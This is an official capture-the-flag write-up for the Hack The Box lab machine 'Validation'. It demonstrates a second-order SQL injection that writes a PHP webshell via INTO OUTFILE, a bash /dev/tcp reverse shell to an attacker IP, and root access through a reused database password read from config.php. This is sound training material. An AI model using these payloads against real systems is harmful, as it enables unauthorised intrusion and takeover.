Validation

9th September 2021

Prepared By: ippsec

Machines Creator(s): ippsec

Difficulty: Easy

Classification: Official

Synopsis:

Validation is an easy machine created for the September Qualifiers of UHC (Ultimate Hacking Championship). There is a web page that lets users register and specify their country. Once signed in, the website displays other users within your Country and the query it does this is Vulnerable to SQL Injection. The registration function utilizes Prepared Statements and is not SQL Injectable, however the developer trusted that all data from the database was safe and did not use Prepared Statements when viewing others users in the country making this a Second Order SQL Injection. It is possible to write a webshell and then escalate to root via a re-used database password.


Skills Required

- Web Enumeration
- SQL Injection

Enumeration

Nmap

```
nmap -p- 10.10.11.116
```




```
nmap 10.10.11.116
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-09 19:43 BST
Nmap scan report for 10.10.11.116
Host is up (0.091s latency).
Not shown: 992 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
8080/tcp open     http-proxy
```

Nmap reveals that 22 (SSH), 80 (HTTP), and 8080 (HTTP) are open. Only Port 80 gives us a page, so we will start there.

Homepage (Port 80)

Navigating to port 80 reveals a single page that asks for a username and a dropdown box to select the country. If this request is intercepted we can see that the dropdown is just plaintext and we can modify it to be values other than a country. Additionally, the page will send us a cookie back called "user" and direct us to /account.php. If we send this request multiple times, we will notice the cookie it is giving us does not change until we change the "Username" variable indicating that the session is not random.



```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://10.10.11.116
DNT: 1
Connection: close
Referer: http://10.10.11.116/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=ippsec&country=Brazil
```

```
HTTP/1.1 302 Found
Date: Thu, 09 Sep 2021 17:45:28 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=366a74cb3c959de17d61db30591c39d1
Location: /account.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Second Order SQL Injection

Upon registering an account we are brought to a page that shows other players in our country. If we edit the registration request and place a Single Quote in the country the account page will display an error message:

```
:  Uncaught Error: Call to a member function fetch_assoc() on bool in
/var/www/html/account.php:33
```

If we change the payload from `Country'` to `Country' -- -`, the error message goes away confirming this is a SQL Injection.

The easiest way to exploit this is to open two Repear Tabs, one for registering accounts and the other for viewing the account.php page. The workflow is:

- Go to the registration tab
- Change the username (to get a different cookie)
- Place an SQL Injection in the Country and register
- Copy the cookie and paste it into the second tab (Account.php)

By sending the country of `Country' Union Select 1-- -`, we see the page no longer displays an error which tells us the SQL Query is returning 1 variable.

Dropping a File


Knowing that there is Union Injection and that this is an PHP Applicaiton, we can attempt to use the "INTO OUTFILE" statement of SQL to drop a webshell. Sending the payload

```
country' union select "<?php SYSTEM($_REQUEST['cmd']); ?>" INTO OUTFILE
'/var/www/html/shell.php'-- -
```

It will create a PHP WebShell on the server which was can use to get code execution. The weird thing about this is the `/account.php` , will display an SQL Error which may lead you to believe it did not work. This is because the SQL Syntax we used does not return any fields when creating the file, it is expecting it to return the country name but since it doesn't it errors. If you navigate to 10.10.11.116/shell.php you can confirm the file now exists.

Getting a Reverse Shell is as simple as just sending the normal bash URL Encoded payload:

```
Regular: bash -c 'bash -i >& /dev/tcp/<your ip address>/<port> 2>&1
URL Encoded: bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.8/9001+0>%261'
```




```
POST /shell.php HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.116/
DNT: 1
Connection: close
Cookie: user=b463a2d7d127c50a18cca022611c8de0
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.8/9001+0>%261'
```

Root

With a shell on the box we can cat the config.php to reveal the Database Credentials and notice that the password has `global-pw` in it. This is a big hint that this password is used elsewhere. Attempting to `su -` with it provide a root shell.

Note: You may not always get a visible prompt back after you enter the password. If you enter a command you will see it did provide you a shell.



```
www-data@validation:/var/www/html$ cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$ su -
Password: uhc-9qual-global-pw

id
uid=0(root) gid=0(root) groups=0(root)
```